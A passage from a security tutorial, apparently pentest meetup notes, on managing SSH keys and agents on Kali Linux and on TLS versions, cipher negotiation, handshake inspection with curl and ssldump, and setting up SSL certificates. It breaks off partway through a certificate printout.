First, Kali tracks Debian 7 and so has an old OpenSSH. Using Debian backports partially solves this problem (and may introduce others), so use the following at your own risk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO cp /etc/apt/sources.list /etc/apt/sources.list.orig
$SUDO cat <<EOF | $SUDO tee -a /etc/apt/sources.list
deb http://http.debian.net/debian wheezy-backports main
EOF
$SUDO apt-get update
$SUDO apt-get -t wheezy-backports install ssh -y
```

Kali's gnome desktop installs gnome-keyring which automatically starts Gnome Keyring SSH Agent:

> Gnome Keyring includes an SSH agent which integrates with the gnome-keyring and user login for its passwords. It can also use the main PKCS#11 private key store.
>
> The SSH agent automatically loads files in ~/.ssh which have corresponding *.pub paired files. Additional SSH keys can be manually loaded and managed via the ssh-add command.

To see if `ssh-agent` is automatically start do one of:

```
hacker@kali:~$ # Check environment for SSH... variables
hacker@kali:~$ set | grep SSH
SSH_AGENT_PID=1689
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
hacker@kali:~$
hacker@kali:~$ # Or directly check for the process running
hacker@kali:~$ ps -u $USER | grep ssh-agent
 1689 ?        00:00:00 ssh-agent
```

Unfortunately the `ssh-agent` started by Kali's gnome can't handle adding OpenSSH 6.5+ keys. You'll see the following errors:

```
hacker@kali:~$ ssh-keygen -t ed25519 -f ed25519
##################### SNIP #####################
hacker@kali:~$ # The version that pre-loads keys in ~/.ssh fails
hacker@kali:~$ ssh-add -l
4096 35:46:5e:dd:f7:96:26:4e:c0:94:09:b0:05:2b:f4:a4 bitbender@bitbender.org (RSA)
4096 5f:c5:bb:dc:00:5e:a8:e3:1f:38:a1:be:32:70:19:b7 bitbender@bitbender.org (RSA)
2048 29:31:8d:56:5f:5f:6f:7a:05:6f:1e:bc:77:50:57:f0 jim.maki@bitbender.org (RSA)
hacker@kali:~$ # Here it fails with the spurious "Error reading response ..."
hacker@kali:~$ ssh-add ed25519
Enter passphrase for ed25519:
Error reading response length from authentication socket.
Could not add identity: ed25519
hacker@kali:~$ # Kill ssh-agent and start up OpenSSH version
hacker@kali:~$ ssh-agent -k
unset SSH_AUTH_SOCK;
unset SSH_AGENT_PID;
echo Agent pid 3708 killed;
hacker@kali:~$ eval "$(ssh-agent -s)"
Agent pid 4093
hacker@kali:~$ # This version does not pre-load keys in ~/.ssh
hacker@kali:~$ ssh-add -l
The agent has no identities.
hacker@kali:~$ # And this version does add ed25519 keys
hacker@kali:~$ ssh-add ed25519
Enter passphrase for ed25519:
Identity added: ed25519 (ed25519)
```

To disable the gnome version, start `gnome-session-properties` then deselect *Startup Programs → SSH Key Agent*. Alternatively, from the command line:

```
CF=~/.config/autostart/gnome-keyring-ssh.desktop
cp /etc/xdg/autostart/gnome-keyring-ssh.desktop $CF
if [[ $(grep -c 'X-GNOME-Autostart-enabled=' $CF) == 0 ]]; then
  echo "X-GNOME-Autostart-enabled=false" >> $CF
else
  sed -i 's/^\(X-GNOME-Autostart-enabled=\).*/\1false/' $CF
fi
ssh-agent -k
```

Then either log out & back in, or in a command prompt kill the gnome version and start up one manually:

```
ssh-agent -k
eval "$(ssh-agent -s)"
```

If you don't want any `ssh-agent` to start, just change "use-ssh-agent" to "no-use-ssh-agent" in `/etc/X11/Xsession.options`.

### The Accounts

Let's assume that we are trying to handle these ssh accounts:

**"hacker" home network account** Local machine ssh access with OpenSSH >= 6.5. Here we can create and ed25519 key with 50 rounds:

```
ssh-keygen -t ed25519 -a 50 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_hacker
# on local hosts
cp ~/.ssh/keys/id_hacker.pub >> ~/.ssh/authorized_keys
```

```
# distribute to local hosts via
ssh-copy-id -i ~/.ssh/keys/id_hacker.pub OTHERHOST
```

**DigitalOcean account** 2 accounts, one pre-OpenSSH 6.5 to handle Debian 7 droplets (VMs) and another ed25519 ssh key for other droplets. The ed25519 key cannot be pre-loaded in the management GUI but must be manually copied over later. The keys are generated via:

```
ssh-keygen -t ed25519 -a 50 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_do
ssh-keygen -o -t rsa -b 4096 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_do_rsa
# Use DigitalOcean management GUI to add id_do_rsa.pub to accounts ssh keys
```

**“bitbender” bitbucket.org account** Account for ssh access to git and mercurial repositories owned by bitbender. Note that `alias` won’t easily work for this one as the repository url’s must be modified from “https://bitbender@bitbucket.org/bitbender/REPO.git” to “git@bitbucket.org:bitbender/REPO.git” and the `git push`, . . . commands will use ssh. bitbucket.org only supports dsa and rsa keys, so the key is generated via:

```
ssh-keygen -o -t rsa -b 4096 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_
↪bitbucket_rsa
# Use bitbucket.org management GUI to add id_bitbucket_rsa.pub to account's keys
```

Note that you should add the following to the `~/.hgrc` file to enable compression in mercurial’s ssh:

```
[ui]
ssh = ssh -C
```

### Distributing the Public Keys

Both cloud providers bitbucket.org and DigitalOcean have management interfaces to upload your public key. For your local hosts you need to append your public key in the target host’s ~/.ssh/authorized_keys:

```
ssh-copy-id -i ~/.ssh/id_hacker.pub TARGETHOST
```

Alternatively you can `scp` the file to the target host and `cat id_hacker.pub >> ~/.ssh/authorized_keys`.

### Managing Keys

There are 3 conventional ways to manage key use:

**alias** `alias do='ssh -i ~/.ssh/id_do root@pentest-meetup.do.bitbender.org'`

To ssh to host pentest-meetup.do.bitbender.org just run `do`. This won’t easily work for bitbucket.org’s git/mercurial repositories.

**`ssh -o`** To ssh to a host using ssh options:

```
ssh -o "HostName=pentest-meetup.do.bitbender.org" \
    -o "IdentityFile=~/.ssh/keys/id_bitbucket" do
```

Unfortunately, this doesn’t simplify things.

**~/.ssh/config HOST entries** Allows simply using `ssh HOST` and the required parameters are automatically supplied. Order is important: matching Host entries earlier in the file have higher priority.

```
cat ~/.ssh/config
Host do
    HostName pentest-meetup.do.bitbender.org
    User root
    IdentityFile ~/.ssh/keys/id_do_rsa
Host bitbucket.org
    HostName bitbucket.org
    IdentityFile ~/.ssh/keys/id_bitbucket_rsa
    IdentitiesOnly yes
Host *
    User hacker
    IdentityFile ~/.ssh/keys/id_hacker
    # IdentitiesOnly yes
    PreferredAuthentications publickey
```

Of these the `~/.ssh/config` works in more cases and is the simplest to use. It does require the existing git and mercurial repository repo reference to be updated from https to git/ssh, but that is only if you wish to use ssh; the existing https references will continue to work.

### Using the Managed Keys at bitbucket.org

The most complicated test is ssh access a bitbucket repository, say https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git.

First change the repository url to ssh. (Note: when you clone a repository via `git clone git@bitbucket.org:bitbender/pentest-meetup-heroku.git` the `git remote -v` will be set up for ssh. But here we're assuming the original clone came from `git clone https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git`.):

```
hacker@kali:~$ cd local/pentest-meetup-heroku/
hacker@kali:~/local/pentest-meetup-heroku$ git remote -v
origin        https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git␣
↪(fetch)
origin        https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git␣
↪(push)
hacker@kali:~/local/pentest-meetup-heroku$ git remote set-url origin \
    git@bitbucket.org:bitbender/pentest-meetup-heroku.git
hacker@kali:~/local/pentest-meetup-heroku$ git remote -v
origin        git@bitbucket.org:bitbender/pentest-meetup-heroku.git (fetch)
origin        git@bitbucket.org:bitbender/pentest-meetup-heroku.git (push)
```

Then add the ssh key (if it hasn't already been added):

```
hacker@kali:~/local/pentest-meetup-heroku$ ssh-add ~/.ssh/id_bitbucket_rsa
Enter passphrase for /home/hacker/.ssh/id_bitbucket_rsa:
Identity added: /home/hacker/.ssh/id_bitbucket_rsa (/home/hacker/.ssh/id_bitbucket_
↪rsa)
hacker@kali:~/local/pentest-meetup-heroku$ ssh-add -l
4096 5f:c5:bb:dc:00:5e:a8:e3:1f:38:a1:be:32:70:19:b7 /home/hacker/.ssh/id_bitbucket_
↪rsa (RSA)
```

Finally, perform repository actions over ssh:

```
hacker@kali:~/local/pentest-meetup-heroku$ git pull
The authenticity of host 'bitbucket.org (131.103.20.167)' can't be established.
RSA key fingerprint is 97:8c:1b:f2:6f:14:6b:5c:3b:ec:aa:46:46:74:7c:40.
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added 'bitbucket.org,131.103.20.167' (RSA) to the list of known hosts.
Already up-to-date.
```

### Config Files Changes

Now that ssh identity files are set up there are 2 `/etc/ssh/sshd_config` options to consider:

**PasswordAuthentication no** Default is “yes” but can be disabled with ssh keys distributed to users and entered in the `~/.ssh/authorized_keys` files.

**PermitRootLogin no** Default is “yes” but can be set to one of “without-password” (password authentication disabled for root), “forced-commands-only” (public key authentication allowed, but only when the command option is enabled), or “no”.

For more information see OpenSSH/Client Configuration Files or the man pages.

## 4.2.3 ssh Key Exchange, Encryption, and MAC

See Understanding the SSH Encryption and Connection Process for a detailed overview of SSH encryption. SSH encryption involves:

- public/private keys for both authentication & the key exchange
- symmetrical encryption with MACs for data exchange

See The Secure Shell (SSH) Transport Layer Protocol for tranport details. 6. Binary Packet Protocol describes the required algorithms for compression, encryption, data integrity, key exchange, and public key algorithms. More interesting is 7.1 Algorithm Negotiation which gives the data exchanged at the start of the key exchange:

```
kex_algorithms (key exchange)
server_host_key_algorithms (algorithms supported for the server host key)
encryption_algorithms_client_to_server (symmetric encryption)
encryption_algorithms_server_to_client (symmetric encryption)
mac_algorithms_client_to_server (message authentication code)
mac_algorithms_server_to_client (message authentication code)
compression_algorithms_client_to_server
compression_algorithms_server_to_client
```

The client and server exchange the above algorithm lists. To see what algorithms are supported by a host run:

```
# key exchange algorithms
ssh -Q kex
# key types
ssh -Q key
# supported symmetric ciphers
ssh -Q cipher
# above ciphers that support authenticated encryption
# ssh -Q cipher-auth
# supported message integrity codes
ssh -Q mac
```

For example, on Debian Jessie this gives:

```
hacker@kali:~$ # key exchange algorithms
hacker@kali:~$ ssh -Q kex
diffie-hellman-group1-sha1
```

```
diffie-hellman-group14-sha1
diffie-hellman-group-exchange-sha1
diffie-hellman-group-exchange-sha256
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521
diffie-hellman-group1-sha1
curve25519-sha256@libssh.org
hacker@kali:~$ # key types
hacker@kali:~$ ssh -Q key
ssh-ed25519
ssh-ed25519-cert-v01@openssh.com
ssh-rsa
ssh-dss
ecdsa-sha2-nistp256
ecdsa-sha2-nistp384
ecdsa-sha2-nistp521
ssh-rsa-cert-v01@openssh.com
ssh-dss-cert-v01@openssh.com
ecdsa-sha2-nistp256-cert-v01@openssh.com
ecdsa-sha2-nistp384-cert-v01@openssh.com
ecdsa-sha2-nistp521-cert-v01@openssh.com
ssh-rsa-cert-v00@openssh.com
ssh-dss-cert-v00@openssh.com
hacker@kali:~$ # supported symmetric ciphers
hacker@kali:~$ ssh -Q cipher
3des-cbc
blowfish-cbc
cast128-cbc
arcfour
arcfour128
arcfour256
aes128-cbc
aes192-cbc
aes256-cbc
rijndael-cbc@lysator.liu.se
aes128-ctr
aes192-ctr
aes256-ctr
aes128-gcm@openssh.com
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com
hacker@kali:~$ # above ciphers that support authenticated encryption
hacker@kali:~$ # ssh -Q cipher-auth
hacker@kali:~$ # supported message integrity codes
hacker@kali:~$ ssh -Q mac
hmac-sha1
hmac-sha1-96
hmac-sha2-256
hmac-sha2-512
hmac-md5
hmac-md5-96
hmac-ripemd160
hmac-ripemd160@openssh.com
umac-64@openssh.com
umac-128@openssh.com
hmac-sha1-etm@openssh.com
hmac-sha1-96-etm@openssh.com
```

```
hmac-sha2-256-etm@openssh.com
hmac-sha2-512-etm@openssh.com
hmac-md5-etm@openssh.com
hmac-md5-96-etm@openssh.com
hmac-ripemd160-etm@openssh.com
umac-64-etm@openssh.com
umac-128-etm@openssh.com
```

The client has a number of ways of influencing the selected algorithm:

```
# To influence the kex algorithm
ssh -o KexAlgorithms=KEXALGS ...
# To influence host key algorithm
ssh -o HostKeyAlgorithms=KEYALGS ...
# To influence cipher algorithm
ssh -c CIPHER ...
ssh -o Ciphers=CIPHERS ...
# To influence MAC
ssh -m MAC ...
ssh -o MACs=MACALGS ...
```

Once the key negotiation selects an encryption key the SSH user will be authenticated and the session data exchange begins.

## 4.3 SSL/TLS

### 4.3.1 TLS

#### TLS Overview

RFC 5246 The Transport Layer Security (TLS) Protocol Version 1.2 defines the latest TLS. From Transport Layer Security:

> Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network. They use X.509 certificates and hence asymmetric cryptography to authenticate the counterparty with whom they are communicating, and to exchange a symmetric key. This session key is then used to encrypt data flowing between the parties. This allows for data/message confidentiality, and message authentication codes for message integrity and as a by-product, message authentication.
>
> An important property in this context is forward secrecy, so the short-term session key cannot be derived from the long-term asymmetric secret key.
>
> . . . the 2013 mass surveillance disclosures made it more widely known that certificate authorities are a weak point from a security standpoint, allowing man-in-the-middle attacks (MITM).
>
> . . . TLS and SSL encrypt the data of network connections in the application layer. In OSI model equivalences, TLS/SSL is initialized at layer 5 (session layer) and works at layer 6 (the presentation layer). The session layer has a handshake using an asymmetric cipher in order to establish cipher settings and a shared key for that session; then the presentation layer encrypts the rest of the communication using a symmetric cipher and that session key.

Ciphers shows the list of ciphers supported by OpenSSL for supported SSL/TLS versions. You can list them yourself for your current host via:

```
openssl ciphers -V 'ALL'
# sort by strength
openssl ciphers -V 'ALL:@STRENGTH'
```

### TLS Versions

From Comparison of TLS implementations:

> Several versions of the TLS protocol exist. SSL 2.0 is a deprecated protocol version with significant weaknesses. SSL 3.0 (1996) and TLS 1.0 (1999) are successors with two weaknesses in CBC-padding that were explained in 2001 by Serge Vaudenay. TLS 1.1 (2006) fixed only one of the problems, by switching to random IVs for CBC block ciphers, whereas the more problematic use of mac-pad-encrypt instead of the secure pad-mac-encrypt was ignored and is still present in TLS 1.2 today. A workaround for SSL 3.0 and TLS 1.0, roughly equivalent to random IVs from TLS 1.1, was widely adopted by many implementations in late 2011, so from a security perspective, all existing version of TLS 1.0, 1.1 and 1.2 provide equivalent strength in the base protocol and are suitable for 128-bit security according to NIST SP800-57 up to at least 2030. In 2014, the POODLE vulnerability of SSL 3.0 was discovered, which makes SSL 3.0 insecure and no workaround exists other than abandoning SSL 3.0 completely.
>
> TLS 1.2 (2008) is the latest published version of the base protocol, introducing a means to identify the hash used for digital signatures. While permitting the use of stronger hash functions for digital signatures in the future (rsa,sha256/sha384/sha512) over the SSL 3.0 conservative choice (rsa,sha1+md5), the TLS 1.2 protocol change inadvertently and substantially weakened the default digital signatures and provides (rsa,sha1) and even (rsa,md5).

From this 2011 blog post Support for SSL/TLS protocols on Windows, even the out-of-support Windows XP & Windows Server 2003 support TLS 1.0 while all supported, up-to-date Windows systems support TLS 1.2. There is strong pressure for users to upgrade their browsers: clients need a recent browser version to mitigate against security attackes like FREAK (see Web browsers).

### Server Side TLS

On the website side, Websites shows TLS is supported by 99.7% of the websites with TLS 1.2 supported by 54.5%.

Mozilla wiki's Security/Server Side TLS recommends how to set up TLS and Mozilla SSL Configuration Generator will actually generate server SSL configuration of an Apache/Nginx/HAProxy server with a given OpenSSL version for a Modern/Intermediate/Old browser. It will give not only the server configuration file but also the oldest compatible clients for Firefox, Chrome, Opera, Safari, Android, and Java.

Run jvehent/cipherscan to see the prioritized list of cipher suites supported by a web site:

```
hacker@hacker:~$ git clone https://github.com/jvehent/cipherscan
###################### SNIP ######################
hacker@triple:~$ cd cipherscan
hacker@kali:~/cipherscan$ ./cipherscan pentest-meetup.appspot.com
...................
Target: pentest-meetup.appspot.com:443

prio  ciphersuite                  protocols                    pfs_keysize
1     ECDHE-RSA-CHACHA20-POLY1305  TLSv1.2                      ECDH,P-256,256bits
2     ECDHE-RSA-AES128-GCM-SHA256  TLSv1.2                      ECDH,P-256,256bits
3     ECDHE-RSA-AES128-SHA         TLSv1.1,TLSv1.2              ECDH,P-256,256bits
4     ECDHE-RSA-RC4-SHA            SSLv3,TLSv1,TLSv1.1,TLSv1.2  ECDH,P-256,256bits
5     AES128-GCM-SHA256            TLSv1.2
6     AES128-SHA256                TLSv1.2
```

```
7     AES128-SHA                    TLSv1.1,TLSv1.2
8     RC4-SHA                       SSLv3,TLSv1,TLSv1.1,TLSv1.2
9     RC4-MD5                       SSLv3,TLSv1,TLSv1.1,TLSv1.2
10    ECDHE-RSA-AES256-GCM-SHA384   TLSv1.2                       ECDH,P-256,256bits
11    ECDHE-RSA-AES256-SHA384       TLSv1.2                       ECDH,P-256,256bits
12    ECDHE-RSA-AES256-SHA          SSLv3,TLSv1,TLSv1.1,TLSv1.2   ECDH,P-256,256bits
13    AES256-GCM-SHA384             TLSv1.2
14    AES256-SHA256                 TLSv1.2
15    AES256-SHA                    SSLv3,TLSv1,TLSv1.1,TLSv1.2
16    ECDHE-RSA-AES128-SHA256       TLSv1.2                       ECDH,P-256,256bits
17    ECDHE-RSA-DES-CBC3-SHA        SSLv3,TLSv1,TLSv1.1,TLSv1.2   ECDH,P-256,256bits
18    DES-CBC3-SHA                  SSLv3,TLSv1,TLSv1.1,TLSv1.2

Certificate: trusted, 2048 bit, sha1WithRSAEncryption signature
TLS ticket lifetime hint: 100800
OCSP stapling: not supported
Server side cipher ordering
```

Then run `curl` to see what was actually negotiated by the client (number 2 in the priority list as the client doesn't support number 1):

```
hacker@kali:~$ curl \
    -k -o /dev/null -s -v https://pentest-meetup.appspot.com/html/index.html
##################### SNIP #####################
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
##################### SNIP #####################
```

Add option `--ciphers "ECDHE-RSA-AES256-GCM-SHA384"` to force a more secure cipher via the client. The client cipher specification is honored despite being a lower priority on the server's list (10 vs. 2).

```
hacker@kali:~$ curl --ciphers "ECDHE-RSA-AES256-GCM-SHA384" \
    -k -o /dev/null -s -v https://pentest-meetup.appspot.com/html/index.html
##################### SNIP #####################
* SSL connection using TLSv1.2 / ECDHE-RSA-AES256-GCM-SHA384
##################### SNIP #####################
```

### Libraries

The Heartbleed vulnerability struck OpenSSL, but not some other SSL/TLS implementations like Mozilla's NSS. So it can be important to know the SSL/TLS provider used. Read Comparison of TLS implementations. Included in the list of TLS libraries is:

**NSS** Supports server and client-side SSL/TLS. Applications that use NSS: Mozilla clients, Google Chrome/Chromium (non-android), Apache mod_nss SSL module, … .

**OpenSSL** The most popular server-side SSL/TLS implementation.

**LibreSSL** OpenSSL forked by OpenBSD after the Heartbleed vulnerability.

**BoringSSL** Google's fork of OpenSSL. "There are no guarantees of API or ABI stability with this code: we are not aiming to replace OpenSSL as an open-source project."

**Java Secure Socket Extension** Java package implementing SSL/TLS.

At times the `ldd` command can be useful in determining the SSL/TLS libraries used (in combination with `apt-file`).

### TLS Handshake Protocol

See SSL/TLS in Detail for a good, detailed description of SSL/TLS. The cipher suite indicates the protocol, key exchange algorithm, encryption algorithm, and hash function. For example, TLS_DHE_RSA_WITH_AES_256_CBC_SHA:

**TLS** protocol

**DHE_RSA** ephemeral Diffie-Hellman key exchange algorithm using a server public key of type RSA (suitable for signatures)

**AES_256_CBC** encryption algorithm

**SHA** hash function

SSL is divided into SSL Handshake Protocol, SSL Change Cipher Spec Protocol, SSL Alert Protocol, and SSL Record Protocol. RFC 5246 Handshake Protocol Overview describes the client-server message flow for a full handshake:

| Client | | Server |
|---|---|---|
| ClientHello | ———> | * = optional |
| . | | ServerHello |
| . | | Certificate* |
| . | | ServerKeyExchange* |
| . | | CertificateRequest* |
| . | <——— | ServerHelloDone |
| Certificate* | | |
| ClientKeyExchange | | |
| CertificateVerify* | | |
| [ChangeCipherSpec] | | |
| Finished | ———> | |
| . | | [ChangeCipherSpec] |
| . | <——— | Finished |
| Application Data | <———> | Application Data |

So relate this to actual running programs we start `ssldump` in one console then `curl` in another to display the handshake. First `curl` SSL TLS negotiation is annotated using the description in TLS Handshake Protocol. Note the lack of detail in the `curl` output:

```
hacker@kali:~$ curl -s -v -o /dev/null https://www.example.com/
* Hostname was NOT found in DNS cache
*   Trying 93.184.216.34...
* Connected to www.example.com (93.184.216.34) port 443 (#0)
* successfully set certificate verify locations:
*   CAfile: none
  CApath: /etc/ssl/certs
====> Client sends "Client hello":
====>   version number
====>   random value
====>   session id (if resuming previous session)
====>   supported cipher suites
====>   compression algorithm
* SSLv3, TLS handshake, Client hello (1):
} [data not shown]
====> Server sends "Server hello":
====>   version number
====>   random value
====>   session id (new, resumed, null = new but not resumable)
```

```
====>   selected cipher suite
====>   compression algorithm
* SSLv3, TLS handshake, Server hello (2):
{ [data not shown]
====> Server:
====>   send server certificate
====>   server key exchange
====>   optional client certificate request
* SSLv3, TLS handshake, CERT (11):
{ [data not shown]
* SSLv3, TLS handshake, Server key exchange (12):
{ [data not shown]
====> Server sends "Server hello done"
* SSLv3, TLS handshake, Server finished (14):
{ [data not shown]
====> Client:
====>   optionally sends client certificate
====>   optionally client key exchange
====>   optionally certificate verify
* SSLv3, TLS handshake, Client key exchange (16):
} [data not shown]
====> Client:
====>   client sends "Change cipher spec" to server
* SSLv3, TLS change cipher, Client hello (1):
} [data not shown]
* SSLv3, TLS handshake, Finished (20):
} [data not shown]
====> Server:
====>   server sends "Change cipher spec" to client
* SSLv3, TLS change cipher, Client hello (1):
{ [data not shown]
* SSLv3, TLS handshake, Finished (20):
{ [data not shown]
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* Server certificate:
*      subject: C=US; ST=California; L=Los Angeles; O=Internet Corporation for␣
↪Assigned Names and Numbers; OU=Technology; CN=www.example.org
*      start date: 2014-11-06 00:00:00 GMT
*      expire date: 2015-11-13 12:00:00 GMT
*      subjectAltName: www.example.com matched
*      issuer: C=US; O=DigiCert Inc; OU=www.digicert.com; CN=DigiCert SHA2 High␣
↪Assurance Server CA
*      SSL certificate verify ok.
====> Exchange application data
#################### SNIP #####################
```

`ssldump` dumps out more handshake details:

```
hacker@kali:~$ sudo ssldump -a -A -H -i br0
New TCP connection #1: kali(36502) <-> 93.184.216.34(443)
====> Client sends "Client hello":
====>   version number
====>   random value
====>   session id (if resuming previous session)
====>   supported cipher suites
====>   compression algorithm
1 1  0.0157 (0.0157)  C>SV3.1(512)  Handshake
      ClientHello
```

```
        Version 3.3
        random[32]=
          d4 07 23 00 3c 5b ed ae 46 f2 7e 0c 99 30 2f 81
          00 0a 17 4f 10 84 ab 1f 02 e6 78 87 8d d1 61 c5
        cipher suites
###################### SNIP ######################
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA
        TLS_DHE_DSS_WITH_AES_256_CBC_SHA
###################### SNIP ######################
        TLS_RSA_WITH_AES_256_CBC_SHA
###################### SNIP ######################
        TLS_DHE_DSS_WITH_NULL_SHA
###################### SNIP ######################
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA
        TLS_DHE_DSS_WITH_AES_128_CBC_SHA
###################### SNIP ######################
        TLS_RSA_WITH_AES_128_CBC_SHA
###################### SNIP ######################
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
        TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA
###################### SNIP ######################
        TLS_RSA_WITH_3DES_EDE_CBC_SHA
###################### SNIP ######################
        compression methods
                  NULL
====> Server sends "Server hello":
====>   version number
====>   random value
====>   session id (new, resumed, null = new but not resumable)
====>   selected cipher suite
====>   compression algorithm
1 2  0.0359 (0.0201)  S>CV3.3(94)  Handshake
      ServerHello
        Version 3.3
        random[32]=
          e9 ee c5 60 b0 b1 6d 20 fe f6 e4 34 6f 2b 5d 2e
          c2 96 15 db da c5 c2 5a 2c bc e3 be b6 2d 60 84
        session_id[32]=
          51 ec c6 9c 22 90 03 8d 92 b8 96 7f 60 1b 1a 9b
          de b6 44 bd f1 20 44 e8 13 a9 a9 da d0 8e e4 24
        cipherSuite         Unknown value 0xc02f
        compressionMethod                   NULL
====> Server:
====>   sends server certificate
====>   server key exchange
====>   optional client certificate request
1 3  0.0367 (0.0008)  S>CV3.3(2734)  Handshake
      Certificate
        certificate[1516]=
###################### SNIP ######################
        certificate[1205]=
###################### SNIP ######################
1 4  0.0367 (0.0000)  S>CV3.3(333)  Handshake
      ServerKeyExchange
====> Server sends "Server hello done"
1 5  0.0367 (0.0000)  S>CV3.3(4)  Handshake
      ServerHelloDone
====> Client:
```

```
====>   optionally sends client certificate
====>   optionally client key exchange
====>   optionally certificate verify
      ClientKeyExchange
====> Client:
====>   client sends "Change cipher spec" to server
1 6  0.0430 (0.0063)  C>SV3.3(70)  Handshake
1 7  0.0430 (0.0000)  C>SV3.3(1)  ChangeCipherSpec
====> Server:
====>   server sends "Change cipher spec" to client
1 8  0.0430 (0.0000)  C>SV3.3(40)  Handshake
1 9  0.0562 (0.0131)  S>CV3.3(1)  ChangeCipherSpec
====> Exchange application data
1 10 0.0562 (0.0000)  S>CV3.3(40)  Handshake
1 11 0.0573 (0.0011)  C>SV3.3(103)  application_data
1 12 0.0705 (0.0131)  S>CV3.3(345)  application_data
1 13 0.0710 (0.0005)  S>CV3.3(1294)  application_data
1 14 0.0716 (0.0005)  C>SV3.3(26)  Alert
1    0.0718 (0.0001)  C>S  TCP FIN
1 15 0.0842 (0.0124)  S>CV3.3(26)  Alert
1    0.0849 (0.0007)  S>C  TCP FIN
```

## 4.3.2 SSL Certificates

### Testing Web Site SSL Security

To test the SSL security of a web site try SSL Server Test.

### Setting up SSL on a Web Server

In order to set up an SSL certificate for your own web site you need: a domain, domain validation rights, and a web server. You can create a self-signed SSL certificate or get one from a certificate authority.

If you use a certificate authority:

- You will ask for a certificate type that is either for a single domain (www.bitbender.org), a wildcard (*.bitbender.org), or multiple domains using the subject alternative name field (bitbender.org, www.bitbender.org, www.example.com).
- The certificate authority will validate you one of three ways:
  - Domain: CA validates control of the domain (via email).
  - Organization: CA validates requestor legal identity is validated.
  - Extended Validation Certificate: follows the stricter EV SSL Certificate Guidelines.

Generating a self-signed certificate is easy:

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
    -keyout /etc/nginx/ssl/nginx.key -out /etc/nginx/ssl/nginx.crt
```

See How To Create an SSL Certificate on Nginx for Ubuntu 14.04 for the complete steps on setting up nginx with a self-signed certificate.

For s CA-generated certificate you must generate a CSR (certificate signing request), get validated, receive your certificate, and install it on your web server. There are several good articles covering different web servers and certificate types.

- How int Install an SSL Certificate from a Commercial Certificate Authority.
- How To Set Up Apache with a Free Signed SSL Certificate on a VPS.
- How To Set Up Multiple SSL Certificates on One IP with Apache on Ubuntu 12.04.

### Goal - Encrypt Web Traffic

The EFF announced Let's Encrypt in Launching in 2015: A Certificate Authority to Encrypt the Entire Web:

> a new certificate authority (CA) initiative that we have put together with Mozilla, Cisco, Akamai, IdenTrust, and researchers at the University of Michigan that aims to clear the remaining roadblocks to transition the Web from HTTP to HTTPS.

It's not available now, but there are other free options:

- Generate a self-signed certificate. This generates ominous browser warnings, requiring the user to take steps to accept the certificate.
- Use a free SSL certificate.
  - StartSSL provides a free Class 1 SSL certificate. See Switch to HTTPS Now, For Free for detailed instructions. Note that they do charge (currently $30) for certificate revocation.
  - CAcert "CAcert.org is a community-driven Certificate Authority that issues certificates to the public at large for free." The catch is that their CA is not pre-loaded into browsers. They do offer a range of certificates for free, but from More Points, More Privileges they require an increasing number of "assurance points".
- Some web providers support free https like Google App Engine (via a free Wildcard certificate) and github.io (GitHub Pages Now (Sorta) Supports HTTPS, So Use It). Here is Google App Engine's *.appspot.com certificate use by the web site you're viewing (pentest-meetup.appspot.com):

```
hacker@Kali:~$ curl -s -v -o /dev/null \
    https://pentest-meetup.appspot.com/html/index.html
###################### SNIP ######################
* Server certificate:
*    subject: C=US; ST=California; L=Mountain View; O=Google Inc; CN=*.appspot.com
*    start date: 2015-02-27 19:45:18 GMT
*    expire date: 2015-05-28 00:00:00 GMT
*    subjectAltName: pentest-meetup.appspot.com matched
*    issuer: C=US; O=Google Inc; CN=Google Internet Authority G2
*    SSL certificate verify ok.
###################### SNIP ######################
```

  `openssl s_client ...` shows the certificate chain:

```
hacker@kali:~$ openssl s_client -showcerts -connect pentest-meetup.appspot.
↪com:443 < /dev/null
CONNECTED(00000003)
depth=2 C = US, O = GeoTrust Inc., CN = GeoTrust Global CA
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot.com
```

```
   i:/C=US/O=Google Inc/CN=Google Internet Authority G2
-----BEGIN CERTIFICATE-----
MIIEzzCCA7egAwIBAgIIbaA4FkysR4UwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTUwMjI3MTk0NTE4WhcNMTUwNTI4MDAwMDAw
WjBnMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEWMBQGA1UEAwwNKi5h
cHBzcG90LmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMx6Q4XR
U0z1WLio+lmbjUqqpNkROCnUBO8BwEMze+hu2E8CpEL7iOTbyXtlN349unJelD73
X1WLk006/JP4A+rupCbZ964GPHQY0opWH8RF2OUyalPFxzJYANA2/skLnTWNsMWS
xzALIqWCt0Gn0T7/mkUcxIeOdXr6Wy7h7HK2Hw2t2OXBawoyP+m2ECGxw0XFuJjq
hnZPiajDNnaDuqUbRpqp/DLpygP3ba0/xYSchXavUcG6zD/HgfCO0k7o/RruwPrQ
